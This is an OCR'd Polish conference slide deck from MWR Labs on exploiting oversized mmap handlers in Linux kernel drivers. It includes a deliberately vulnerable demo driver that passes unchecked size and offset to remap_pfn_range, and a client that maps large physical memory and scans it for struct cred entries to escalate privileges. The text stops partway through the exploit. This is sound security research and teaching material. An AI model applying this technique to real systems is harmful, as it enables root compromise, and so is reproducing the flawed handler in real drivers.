MWR INFOSECURITY

Stary dobry mmap

Eksploitacja mmap'a w sterownikach jądra Linux

by Mateusz Fruba

Security PWNing
20 Listopada 2018

LABS

Panie a kim ty jesteś?

MWR LABS

Obecnie konsultant ds. Bezpieczeństwa w MWR InfoSecurity

Wcześniej C++ dev i Security Researcher w Samsungu

Personalnie pasjonat exploitacji komponentów natywnych w tym jądra Linuxa ☺

Agenda

MWR LABS

- mmap? A cóż to za zwierzę?
- Exploit development
- Stara podatność ale czy wciąż żywa?
- Czy tylko mmap?

mmap? A cóż to za zwierzę?

MWR LABS

```
MMAP(2)                          Linux Programmer's Manual                          MMAP(2)

NAME
       mmap, munmap - map or unmap files or devices into memory

SYNOPSIS
       #include <sys/mman.h>

       void *mmap(void *addr, size_t length, int prot, int flags,
                  int fd, off_t offset);
       int munmap(void *addr, size_t length);

       See NOTES for information on feature test macro requirements.

DESCRIPTION
       mmap()  creates  a  new mapping in the virtual address space of the calling process.  The starting
       address for the new mapping is specified in addr.  The length argument specifies the length of the
       mapping (which must be greater than 0).
```

mmap? A cóż to za zwierzę?

MWR LABS

```
int main() {
        int fd = open("./file.txt", O_RDONLY);
        char * buff = (char*)mmap(NULL, 0x1000, PROT_READ, MAP_PRIVATE, fd, 0);
        printf("buff: %s", buff);
        return 0;
}
```

mmap? A cóż to za zwierzę?

MWR LABS

```c
int main() {
        int fd = open("./file.txt", O_RDONLY);
        char * buff = (char*)mmap(NULL, 0x1000, PROT_READ, MAP_PRIVATE, fd, 0);
        printf("buff: %s", buff);
        return 0;
}
```

```
root@kali:fileMapper# ./mmaper
buff: To są dane w pliku, jest nas bardzo dużo!
root@kali:fileMapper#
```


mmap? A cóż to za zwierzę?

MWR LABS

```
root@kali:fileMapper-sleep# ps aux | grep mmaper
root      2443  0.0  0.0   4268   680 pts/1    S+   15:07   0:00 ./mmaper

root@kali:fileMapper-sleep# cat /proc/2443/maps
558e640aa000-558e640ab000 r-xp 00000000 08:01 936054                     /opt/pwning/fileMapper-sleep/mmaper
558e642aa000-558e642ab000 r--p 00000000 08:01 936054                     /opt/pwning/fileMapper-sleep/mmaper
558e642ab000-558e642ac000 rw-p 00001000 08:01 936054                     /opt/pwning/fileMapper-sleep/mmaper
558e661e9000-558e6620a000 rw-p 00000000 00:00 0                          [heap]
...
7fd982c33000-7fd982c58000 r-xp 00000000 08:01 2490409                    /lib/x86_64-linux-gnu/ld-2.26.so
7fd982e28000-7fd982e2a000 rw-p 00000000 00:00 0
7fd982e56000-7fd982e57000 r--p 00000000 08:01 936055                     /opt/pwning/file.txt
...
7fd982e59000-7fd982e5a000 rw-p 00000000 00:00 0
7fff45c45000-7fff45c66000 rw-p 00000000 00:00 0                          [stack]
7fff45db0000-7fff45db3000 r--p 00000000 00:00 0                          [vvar]
7fff45db3000-7fff45db5000 r-xp 00000000 00:00 0                          [vdso]
```

mmap? A cóż to za zwierzę?



mmap w kernelu

MWR LABS

- Implementowany ze względu na wydajność.
- Przypina bezpośrednio pamięć fizyczną do user space.
- Pozwala na wiele mappingów tej samej pamięci fizycznej z różnymi uprawnieniami.
- Definiowany głównie w struct file_operations
- W przypadku socketów w struct proto_ops

mmap w kernelu

MWR LABS

/include/linux/fs.h:

```
struct file_operations {
        struct module *owner;
        loff_t (*llseek) (struct file *, loff_t, int);
        ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
        ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
...
        long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
        int (*mmap) (struct file *, struct vm_area_struct *);
        int (*open) (struct inode *, struct file *);
...
};
```

mmap w kernelu

MWR LABS

/include/linux/net.h:

```
struct proto_ops {
    int     family;
    struct module   *owner;
    int     (*release)   (struct socket *sock);
    int     (*bind)      (struct socket *sock, struct sockaddr *myaddr, int sockaddr_len);
    int     (*connect)   (struct socket *sock, struct sockaddr *vaddr, int sockaddr_len, int
flags);
    int     (*socketpair)(struct socket *sock1, struct socket *sock2);
    int     (*accept)    (struct socket *sock, struct socket *newsock, int flags);
...
    int     (*mmap)      (struct file *file, struct socket *sock, struct vm_area_struct
* vma);
...
};
```

```
static int dev_open(struct inode *inodep, struct file *filep)
{
        printk(KERN_INFO "MWR: Device has been opened", );
        return 0;
}

static int dev_release(struct inode *inodep, struct file *filep)
{
        printk(KERN_INFO "MWR: Device successfully closed\n");
        return 0;
}

static int empty_mmap(struct file *filp, struct vm_area_struct *vma)
{
        printk(KERN_INFO "MWR: empty_mmap\n");
        return 0;
}

static struct file_operations fops =
{
  .open = dev_open,
  .mmap = empty_mmap,
  .release = dev_release,
};

module_init(mwr_module_init);
module_exit(mwr_module_exit);
```

MWR LABS

mmap w kernelu - pusty handler

MWR LABS

```
int main()
{
        int fd = open("/dev/MWR_DEVICE", O_RDWR);
        unsigned long * addr = (unsigned long*)0x42424000;
        unsigned long * buff = (unsigned long*)mmap(addr, 0x1000, PROT_READ|PROT_WRITE, MAP_SHARED,
fd, 0x0);
        printf("buff[0]: %x\n", buff[0]);
        return 0;
}
```

mmap w kernelu - pusty handler

MWR LABS

```
int main()
{
        int fd = open("/dev/MWR_DEVICE", O_RDWR);
        unsigned long * addr = (unsigned long*)0x42424000;
        unsigned long * buff = (unsigned long*)mmap(addr, 0x1000, PROT_READ|PROT_WRITE, MAP_SHARED,
fd, 0x0);
        printf("buff[0]: %x\n", buff[0]);
        return 0;
}
```

```
root@kali:fileMapper-dev# ./mmaper
Bus error
root@kali:fileMapper-dev# dmesg
[80746.948742] MWR: Device has been opened
[80746.948759] MWR: empty_mmap
[80746.949239] MWR: Device successfully closed
```

```
int size = 0x1000;
static int dev_open(struct inode *inodep, struct file *filep)
{
        numberOpens++;
        printk(KERN_INFO "MWR: Device has been opened %d time(s)\n", numberOpens);

        filep->private_data = kzalloc(size, GFP_KERNEL);
        if(filep->private_data == NULL)
                return -1;

        *((unsigned int *)filep->private_data)=0x1;
        return 0;
}

static int simple_mmap(struct file *filp, struct vm_area_struct *vma)
{
        printk(KERN_INFO "MWR: Device mmap\n");
        printk(KERN_INFO "MWR: Device simple_mmap( size: %lx, offset: %lx)\n", vma->vm_end-vma->vm_start, vma-
>vm_pgoff);

        if (remap_pfn_range(vma, vma->vm_start, vma->vm_pgoff, vma->vm_end-vma->vm_start, vma->vm_page_prot))
        {
                printk(KERN_INFO "MWR: Device mmap failed\n");
                return -EAGAIN;
        }
        printk(KERN_INFO "MWR: Device mmap ok\n");
        return 0;
}
```

MWR LABS

```
int size = 0x1000;
static int dev_open(struct inode *inodep, struct file *filep)
{
        numberOpens++;
        printk(KERN_INFO "MWR: Device has been opened %d time(s)\n", numberOpens);

        filep->private_data = kzalloc(size, GFP_KERNEL);
        if(filep->private_data == NULL)
                return -1;

        *((unsigned int *)filep->private_data)=0x1;
        return 0;
}

static int simple_mmap(struct file *filp, struct vm_area_struct *vma)
{
        printk(KERN_INFO "MWR: Device mmap\n");
        printk(KERN_INFO "MWR: Device simple_mmap( size: %lx, offset: %lx)\n", vma->vm_end-vma->vm_start, vma-
>vm_pgoff);

        if (remap_pfn_range(vma, vma->vm_start, vma->vm_pgoff, vma->vm_end-vma->vm_start, vma->vm_page_prot))
        {
                printk(KERN_INFO "MWR: Device mmap failed\n");
                return -EAGAIN;
        }
        printk(KERN_INFO "MWR: Device mmap ok\n");
        return 0;
}
```

Alokacja bufora o rozmiarze 0x1000

```
int size = 0x1000;
static int dev_open(struct inode *inodep, struct file *filep)
{
        numberOpens++;
        printk(KERN_INFO "MWR: Device has been opened %d time(s)\n", numberOpens);

        filep->private_data = kzalloc(size, GFP_KERNEL);
        if(filep->private_data == NULL)
                return -1;

        *((unsigned int *)filep->private_data)=0x1;
        return 0;
}

static int simple_mmap(struct file *filp, struct vm_area_struct *vma)
{
        printk(KERN_INFO "MWR: Device mmap\n");
        printk(KERN_INFO "MWR: Device simple_mmap( size: %lx, offset: %lx)\n", vma->vm_end-vma->vm_start, vma->vm_pgoff);

        if (remap_pfn_range(vma, vma->vm_start, vma->vm_pgoff, vma->vm_end-vma->vm_start, vma->vm_page_prot))
        {
                printk(KERN_INFO "MWR: Device mmap failed\n");
                return -EAGAIN;
        }
        printk(KERN_INFO "MWR: Device mmap ok\n");
        return 0;
}
```

Alokacja bufora o rozmiarze 0x1000

Przypięcie fizycznych stron pamięci do pamięci procesu wołającego

```
int size = 0x1000;
static int dev_open(struct inode *inodep, struct file *filep)
{
        numberOpens++;
        printk(KERN_INFO "MWR: Device has been opened %d time(s)\n", numberOpens);

        filep->private_data = kzalloc(size, GFP_KERNEL);
        if(filep->private_data == NULL)
                return -1;

        *((unsigned int *)filep->private_data)=0x1;
        return 0;
}

static int simple_mmap(struct file *filp, struct vm_area_struct *vma)
{
        printk(KERN_INFO "MWR: Device mmap\n");
        printk(KERN_INFO "MWR: Device simple_mmap( size: %lx, offset: %lx)\n", vma->vm_end-vma->vm_start, vma->vm_pgoff);

        if (remap_pfn_range(vma, vma->vm_start, vma->vm_pgoff, vma->vm_end-vma->vm_start, vma->vm_page_prot))
        {
                printk(KERN_INFO "MWR: Device mmap failed\n");
                return -EAGAIN;
        }
        printk(KERN_INFO "MWR: Device mmap ok\n");
        return 0;
}
```

Alokacja bufora o rozmiarze 0x1000

Przypięcie fizycznych stron pamięci do pamięci procesu wołającego

Parametry kontrolowane przez atakującego

LABS

remap_pfn_range

MWR LABS

```
/**
 * remap_pfn_range - remap kernel memory to userspace
 * @vma: user vma to map to
 * @addr: target user address to start at
 * @pfn: physical address of kernel memory
 * @size: size of map area
 * @prot: page protection flags for this mapping
 *
*/
int remap_pfn_range(struct vm_area_struct *vma, unsigned long addr,
                    unsigned long pfn, unsigned long size, pgprot_t prot);
```

Za duży mmap? A co mi po tym?

MWR LABS

Jeśli driver pozwala mapować dane poza zdefiniowanym przez niego buforem to oznacza, że:

- Uzyskujemy dostęp do pamięci fizycznej która nie była dla nas przeznaczona.
- W tej pamięci mogą znajdować się wrażliwe dane z innych procesów lub pamięć kernela.
- Dostęp do pamięci kernela do zapisu -> eskalacja uprawnień

mmap client

MWR LABS

```
int main(int argc,  char * const * argv)
{
    int fd = open("/dev/MWR_DEVICE", O_RDWR);

    unsigned long size = 0x1000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ|PROT_WRITE,
MAP_SHARED, fd, 0);

    if(addr == MAP_FAILED)
    {
        perror("Failed to mmap: ");
        close(fd);
        return -1;
    }
    printf("[+] Mmap ok addr: %lx\n", addr);

    int stop = getchar();
    return 0;
}
```

mmap client

Otwarcie pliku sterownika

```
int main(int argc,  char * const * argv)
{
    int fd = open("/dev/MWR_DEVICE", O_RDWR);

    unsigned long size = 0x1000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ|PROT_WRITE,
MAP_SHARED, fd, 0);

    if(addr == MAP_FAILED)
    {
        perror("Failed to mmap: ");
        close(fd);
        return -1;
    }
    printf("[+] Mmap ok addr: %lx\n", addr);

    int stop = getchar();
    return 0;
}
```

mmap client

Otwarcie pliku sterownika

Mmap o rozmiarze 0x1000

```
int main(int argc,  char * const * argv)
{
    int fd = open("/dev/MWR_DEVICE", O_RDWR);

    unsigned long size = 0x1000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ|PROT_WRITE,
MAP_SHARED, fd, 0);

    if(addr == MAP_FAILED)
    {
        perror("Failed to mmap: ");
        close(fd);
        return -1;
    }
    printf("[+] Mmap ok addr: %lx\n", addr);

    int stop = getchar();
    return 0;
}
```

mmap client

Otwarcie pliku sterownika

Mmap o rozmiarze 0x1000

Sprawdzenie czy mmap się powiódł

```
int main(int argc,  char * const * argv)
{
    int fd = open("/dev/MWR_DEVICE", O_RDWR);

    unsigned long size = 0x1000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ|PROT_WRITE,
MAP_SHARED, fd, 0);

    if(addr == MAP_FAILED)
    {
        perror("Failed to mmap: ");
        close(fd);
        return -1;
    }
    printf("[+] Mmap ok addr: %lx\n", addr);

    int stop = getchar();
    return 0;
}
```

mmap client

Otwarcie pliku sterownika

Mmap o rozmiarze 0x1000

Sprawdzenie czy mmap się powiódł

Wyświetlenie statusu

```
int main(int argc,  char * const * argv)
{
    int fd = open("/dev/MWR_DEVICE", O_RDWR);

    unsigned long size = 0x1000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ|PROT_WRITE,
MAP_SHARED, fd, 0);

    if(addr == MAP_FAILED)
    {
        perror("Failed to mmap: ");
        close(fd);
        return -1;
    }
    printf("[+] Mmap ok addr: %lx\n", addr);

    int stop = getchar();
    return 0;
}
```

mmap client - small mmap

```
root@kali:mwr_client# ./mwr_client
[+] Mmap ok addr: 42424000
```

```
root@kali:mwr_kernel# dmesg
[89641.161606] MWR: Device has been opened 1 time(s)
[89641.161612] MWR: Device mmap
[89641.161613] MWR: Device simple_mmap( size: 1000, offset: 0)
[89641.161615] MWR: Device mmap ok
```

```
root@kali:mwr_kernel# cat /proc/13991/maps
42424000-42425000 rw-p 00000000 00:06 123463                 /dev/MWR_DEVICE
56576000-56577000 r-xp 00000000 08:01 936120                 /opt/mwr_client
56577000-56578000 r--p 00000000 08:01 936120                 /opt/mwr_client
56578000-56579000 rw-p 00001000 08:01 936120                 /opt/mwr_client
56ddb000-56dfd000 rw-p 00000000 00:00 0                      [heap]
...
```

mmap client - small mmap

```
root@kali:mwr_client# ./mwr_client
[+] Mmap ok addr: 42424000
```

```
root@kali:mwr_kernel# dmesg
[89641.161606] MWR: Device has been opened 1 time(s)
[89641.161612] MWR: Device mmap
[89641.161613] MWR: Device simple_mmap( size: 1000, offset: 0)
[89641.161615] MWR: Device mmap ok
```

```
root@kali:mwr_kernel# cat /proc/13991/maps
42424000-42425000 rw-p 00000000 00:06 123463                    /dev/MWR_DEVICE
56576000-56577000 r-xp 00000000 08:01 936120                    /opt/mwr_client
56577000-56578000 r--p 00000000 08:01 936120                    /opt/mwr_client
56578000-56579000 rw-p 00001000 08:01 936120                    /opt/mwr_client
56ddb000-56dfd000 rw-p 00000000 00:00 0                         [heap]
...
```

Mmap o rozmiarze 0x1000 powiódł się

mmap client

Otwarcie pliku sterownika

Mmap o rozmiarze 0xf0000000

```
int main(int argc,  char * const * argv)
{
    int fd = open("/dev/MWR_DEVICE", O_RDWR);

    unsigned long size = 0xf0000000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ|PROT_WRITE,
MAP_SHARED, fd, 0);

    if(addr == MAP_FAILED)
    {
        perror("Failed to mmap: ");
        close(fd);
        return -1;
    }
    printf("[+] Mmap ok addr: %lx\n", addr);

    int stop = getchar();
    return 0;
}
```

mmap client - huge mmap

```
root@kali:mwr_client# ./mwr_client
[+] Mmap ok addr: 42424000
```

```
root@kali:mwr_kernel# dmesg
[91999.908610] MWR: Device has been opened 6 time(s)
[91999.908621] MWR: Device mmap
[91999.908623] MWR: Device simple_mmap( size: f0000000, offset: 0)
[91999.914649] MWR: Device mmap ok
```

```
root@kali:mwr_kernel# cat /proc/14248/maps
42424000-132424000 rw-p 00000000 00:06 123463                    /dev/MWR_DEVICE
564664df2000-564664df3000 r-xp 00000000 08:01 936117               /opt/mwr_client
564664ff2000-564664ff3000 r--p 00000000 08:01 936117               /opt/mwr_client
564664ff3000-564664ff4000 rw-p 00001000 08:01 936117               /opt/mwr_client
56466680b000-56466682c000 rw-p 00000000 00:00 0                    [heap]
...
```

mmap client - huge mmap

MWR LABS

```
root@kali:mwr_client# ./mwr_client
[+] Mmap ok addr: 42424000
```

```
root@kali:mwr_kernel# dmesg
[91999.908610] MWR: Device has been opened 6 time(s)
[91999.908621] MWR: Device mmap
[91999.908623] MWR: Device simple_mmap( size: f0000000, offset: 0)
[91999.914649] MWR: Device mmap ok
```

```
root@kali:mwr_kernel# cat /proc/14248/maps
42424000-132424000 rw-p 00000000 00:06 123463                    /dev/MWR_DEVICE
564664df2000-564664df3000 r-xp 00000000 08:01 936117              /opt/mwr_client
564664ff2000-564664ff3000 r--p 00000000 08:01 936117              /opt/mwr_client
564664ff3000-564664ff4000 rw-p 00001000 08:01 936117              /opt/mwr_client
56466680b000-56466682c000 rw-p 00000000 00:00 0                   [heap]
...
```

```
(gdb) p/x 0x132424000-0x42424000
$1 = 0xf0000000
```

wielki mmap co dalej?

MWR LABS

Dwie ścieżki exploitacji:


- Gdy znamy układ pamięci fizycznej (zazwyczaj poprzez /proc/iomem)
- Black box

wielki mmap co dalej?

MWR LABS

Dwie ścieżki exploitacji:

- Gdy znamy układ pamięci fizycznej (zazwyczaj poprzez /proc/iomem)
- Black box



Prostsze w implementacji oraz bardziej przenośne między platformami ☺

wielki mmap co dalej?

MWR LABS

Gdy znamy układ pamięci fizycznej:

Próbujemy dopasować adresy fizyczne do wirtualnych -> Możemy wykonywać precyzyjne nadpisywanie wskaźników na funkcję, etc.

wielki mmap co dalej?

MWR LABS

Black box:

- Eksploitacja za pomocą wyszukiwania „patternu” w pamięci.
- Idealnym patternem jest struktura przechowująca uprawnienia procesu „struct cred”.

W poszukiwaniu patternu...

MWR LABS

```
struct cred {
        atomic_t usage;
...
        kuid_t          uid;            /* real UID of the task */
        kgid_t          gid;            /* real GID of the task */
        kuid_t          suid;           /* saved UID of the task */
        kgid_t          sgid;           /* saved GID of the task */
        kuid_t          euid;           /* effective UID of the task */
        kgid_t          egid;           /* effective GID of the task */
        kuid_t          fsuid;          /* UID for VFS ops */
        kgid_t          fsgid;          /* GID for VFS ops */
        unsigned        securebits;     /* SUID-less security management */
        kernel_cap_t    cap_inheritable; /* caps our children can inherit */
        kernel_cap_t    cap_permitted;  /* caps we're permitted */
        kernel_cap_t    cap_effective;  /* caps we can actually use */
        kernel_cap_t    cap_bset;       /* capability bounding set */
        kernel_cap_t    cap_ambient;    /* Ambient capability set */
...
}
```

W poszukiwaniu patternu...

```
struct cred {
        atomic_t usage;
...
        kuid_t          uid;
        kgid_t          gid;
        kuid_t          suid;
        kgid_t          sgid;
        kuid_t          euid;
        kgid_t          egid;
        kuid_t          fsuid;
        kgid_t          fsgid;
        unsigned        securebits;
        kernel_cap_t    cap_inheritable; /* caps our children can inherit */
        kernel_cap_t    cap_permitted;   /* caps we're permitted */
        kernel_cap_t    cap_effective;   /* caps we can actually use */
        kernel_cap_t    cap_bset;        /* capability bounding set */
        kernel_cap_t    cap_ambient;     /* Ambient capability set */
...
}
```

```
lowpriv@kali:mwr_kernel$ cat /proc/$$/status
...
Pid:        16918
PPid:       16917
TracerPid: 0
Uid:        1000    1000    1000    1000
Gid:        1000    1000    1000    1000
...
CapInh:    0000000000000000
CapPrm:    0000000000000000
CapEff:    0000000000000000
CapBnd:    0000003fffffffff
CapAmb:    0000000000000000
...
```

W poszukiwaniu patternu...

```
struct cred {
        atomic_t usage;
...
        kuid_t          uid;
        kgid_t          gid;
        kuid_t          suid;
        kgid_t          sgid;
        kuid_t          euid;
        kgid_t          egid;
        kuid_t          fsuid;
        kgid_t          fsgid;
        unsigned        securebits;
        kernel_cap_t    cap_inheritable; /* caps our children can inherit */
        kernel_cap_t    cap_permitted;   /* caps we're permitted */
        kernel_cap_t    cap_effective;   /* caps we can actually use */
        kernel_cap_t    cap_bset;        /* capability bounding set */
        kernel_cap_t    cap_ambient;     /* Ambient capability set */
...
}
```

```
lowpriv@kali:mwr_kernel$ cat /proc/$$/status
...
Pid:        16918
PPid:       16917
TracerPid: 0
Uid:        1000    1000    1000    1000
Gid:        1000    1000    1000    1000
...
CapInh:    0000000000000000
CapPrm:    0000000000000000
CapEff:    0000000000000000
CapBnd:    0000003fffffffff
CapAmb:    0000000000000000
...
```

mmap client

MWR LABS

```
int main(int argc,  char * const * argv)
{
    int fd = open("/dev/MWR_DEVICE", O_RDWR);

    unsigned long size = 0xf0000000;
    unsigned long mmapStart = 0x42424000;
    unsigned int * addr = (unsigned int *)mmap((void*)mmapStart, size, PROT_READ|PROT_WRITE,
MAP_SHARED, fd, 0);
    if(addr == MAP_FAILED)
    {
        perror("Failed to mmap: ");
        close(fd);
        return -1;
    }
    printf("[+] Mmap ok addr: %lx\n", addr);

    int stop = getchar();
    return 0;
}
```

```
int main(int argc,  char * const * argv)
{
    /* MMAP HERE */
    printf("[+] Mmap ok addr: %lx\n", addr);

    unsigned int uid = getuid();
    printf("[+] UID: %d\n",uid);

    unsigned int credIt = 0;
    unsigned int credNum = 0;
    while( ((unsigned long)addr) < (mmapStart+size-0x40) )
    {
        credIt = 0;
        if(  addr[credIt++] == uid &&   addr[credIt++] == uid &&
            addr[credIt++] == uid &&   addr[credIt++] == uid &&
            addr[credIt++] == uid &&   addr[credIt++] == uid &&
            addr[credIt++] == uid &&   addr[credIt++] == uid  )
        {
            credNum++;
            printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);
        }

        addr++;
    }
    puts("[+] Scanning loop END");
  /* ... */
```

MWR LABS

```
int main(int argc,  char * const * argv)
{
    /* MMAP HERE */
    printf("[+] Mmap ok addr: %lx\n", addr);

    unsigned int uid = getuid();
    printf("[+] UID: %d\n",uid);

    unsigned int credIt = 0;
    unsigned int credNum = 0;
    while( ((unsigned long)addr) < (mmapStart+size-0x40) )
    {
        credIt = 0;
        if(  addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid &&
             addr[credIt++] == uid &&   addr[credIt++] == uid  )
        {
            credNum++;
            printf("[+] Found cred structure! ptr: %p, credNum: %d\n",addr, credNum);
        }

        addr++;
    }
    puts("[+] Scanning loop END");
  /* ... */
```

Pobieramy UID użytkownika

MWR LABS

```
int main(int argc,  char * const * argv)
{
    /* MMAP HERE */
    printf("[+] Mmap ok addr: %lx\n", addr);

    unsigned int uid = getuid();
    printf("[+] UID: %d\n",uid);

